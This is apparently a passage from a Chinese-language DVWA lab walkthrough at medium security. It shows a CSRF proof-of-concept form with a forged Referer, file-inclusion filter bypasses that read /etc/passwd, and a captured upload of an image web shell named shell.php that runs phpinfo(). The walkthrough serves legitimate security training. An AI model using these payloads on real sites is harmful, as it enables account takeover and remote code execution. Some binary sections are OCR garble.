_apt:x:100:65534::/nonexistent:/bin/false
mysql:x:101:101:MySQL Server,,,:/nonexistent:/bin/false
```


More Information

- http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
- http://www.ss64.com/bash/
- http://www.ss64.com/nt/
- https://www.owasp.org/index.php/Command_Injection

CSRF

与初级相比增加了`stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ])`，这里就修改文件头的方式伪造referer吧，但是实际中总不能让受害者自己来改包吧，而且通过前端的语言是无法伪造referer的（旧版本的flash可以伪造，不过我没有实际测试过），所以使用referer验证的方式还是可以很大程度上防御CSRF。
抓包制作CSRF Poc的方式同初级的那个方法，只是在访问受害页面的时候，抓包修改了referer。

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/csrf/">
      <input type="hidden" name="password&#95;new" value="admin123" />
      <input type="hidden" name="password&#95;conf" value="admin123" />
      <input type="hidden" name="Change" value="Change" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```



不安全
cms.com
Submit request
Burp Suite Professional v2.1 - Temporary Project - licensed to 666
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Compar
Intercept HTTP history WebSockets history Options
Forward
Drop
Intercept is on
Action
Raw Params Headers Hex

Request to http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone:80 [54.222

```
GET /vulnerabilities/csrf/?password_new=admin123&password_conf=admin123&Ch
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTM
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/a
Referer: http://cms.com/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Referer: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/
Connection: close
```

注：有人说将页面命名为559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone.html就可以绕过了，但是本人没有成功。

File Inclusion



File Inclusion Source


vulnerabilities/fi/source/medium.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

http可以采取大小写或者双写的方式进行绕过，绝对路径的文件包含不受影响。


- `page=/etc/passwd`
- `page=hTTp://www.baidu.com`
- `page=hthttp://tp://www.baidu.com`

1.




```
in:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/ma
ucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backu
nin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:/bin/false mysql:x:101:101:MySQL Server,,,:
```

2.




©2018 Baidu 使用百度前必读 京ICP证030173号




File Upload

通过查看代码发现只检查了类型以及大小，并没有对后缀进行检查，所以就上传图片马喽。




```
if( isset( $_POST[ 'Upload' ] ) ) {
	// Where are we going to be writing to?
	$target_path  = DVWA_WEB_PAGE_TO_ROOT . "hackable/uploads/";
	$target_path .= basename( $_FILES[ 'uploaded' ][ 'name' ] );

	// File information
	$uploaded_name = $_FILES[ 'uploaded' ][ 'name' ];
	$uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
	$uploaded_size = $_FILES[ 'uploaded' ][ 'size' ];

	// Is it an image?
	if( ( $uploaded_type == "image/jpeg" || $uploaded_type == "image/png" ) &&
		( $uploaded_size < 100000 ) ) {

		// Can we move the file to the upload folder?
		if( !move_uploaded_file( $_FILES[ 'uploaded' ][ 'tmp_name' ], $target_path ) ) {
			// No
			echo '<pre>Your image was not uploaded.</pre>';
		}
		else {
			// Yes!
			echo "<pre>{$target_path} succesfully uploaded!</pre>";
		}
	}
	else {
		// Invalid file
		echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.
</pre>';
	}
```

上传文件的时候进行抓包，然后修改文件名（好像只能解析php，初级靶场上传的pHp是无法解析的）。



Request to http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone:80 [54.222.208.118]


```
POST /vulnerabilities/upload/ HTTP/1.1
Host: 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Content-Length: 723
Cache-Control: max-age=0
Origin: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary0FsvWUYQK1bWqJLB
```



```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/vulnerabilities/upload/
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=ivb38k95vncigc86ve14pp56b3; security=medium
Connection: close

------WebKitFormBoundary0FsvWUYQK1bWqJLB
Content-Disposition: form-data; name="MAX_FILE_SIZE"

100000
------WebKitFormBoundary0FsvWUYQK1bWqJLB
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: image/jpeg

□□□□□JFIF□□□□□□`□`□□□□□C□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□   □      □□
□□□


□□□□□□□      □□□□□□□□□□□C□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□
```

https://blog.csdn.net/zycdn

访问上传文件后的地址： `http://559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/hackable/uploads/shell.php?8=phpinfo();` 。



不安全 | 559f911d2aad4e9b9adeec1fdb7c0b19.app.mituan.zone/hackable/uploads/shell.php?8=phpinfo();

```
���□JFIF□□□``��C□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□ □ □□ □□□ □□□□□□□ □□ □□□□□□□
�C□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□��□□
□"□□□□□□��□□□□□��□□□□��□□□□□□ ��□□□□��□□□□□□□□?��Q7��
```


PHP Version 7.0.30-0+deb9u1

System	Linux e08c299200b5 4.15.0-1063-aws #67-Ubuntu SMP Mon Mar 2 07:24:29 UTC 2020 x86_64
Build Date	Jun 14 2018 13:50:25
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.0/apache2
Loaded Configuration File	/etc/php/7.0/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.0/apache2/conf.d
Additional .ini files parsed	/etc/php/7.0/apache2/conf.d/10-mysqlnd.ini, /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/15-xml.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-dom.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gd.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini, /etc/php/7.0/apache2/conf.d/20-iconv.ini, 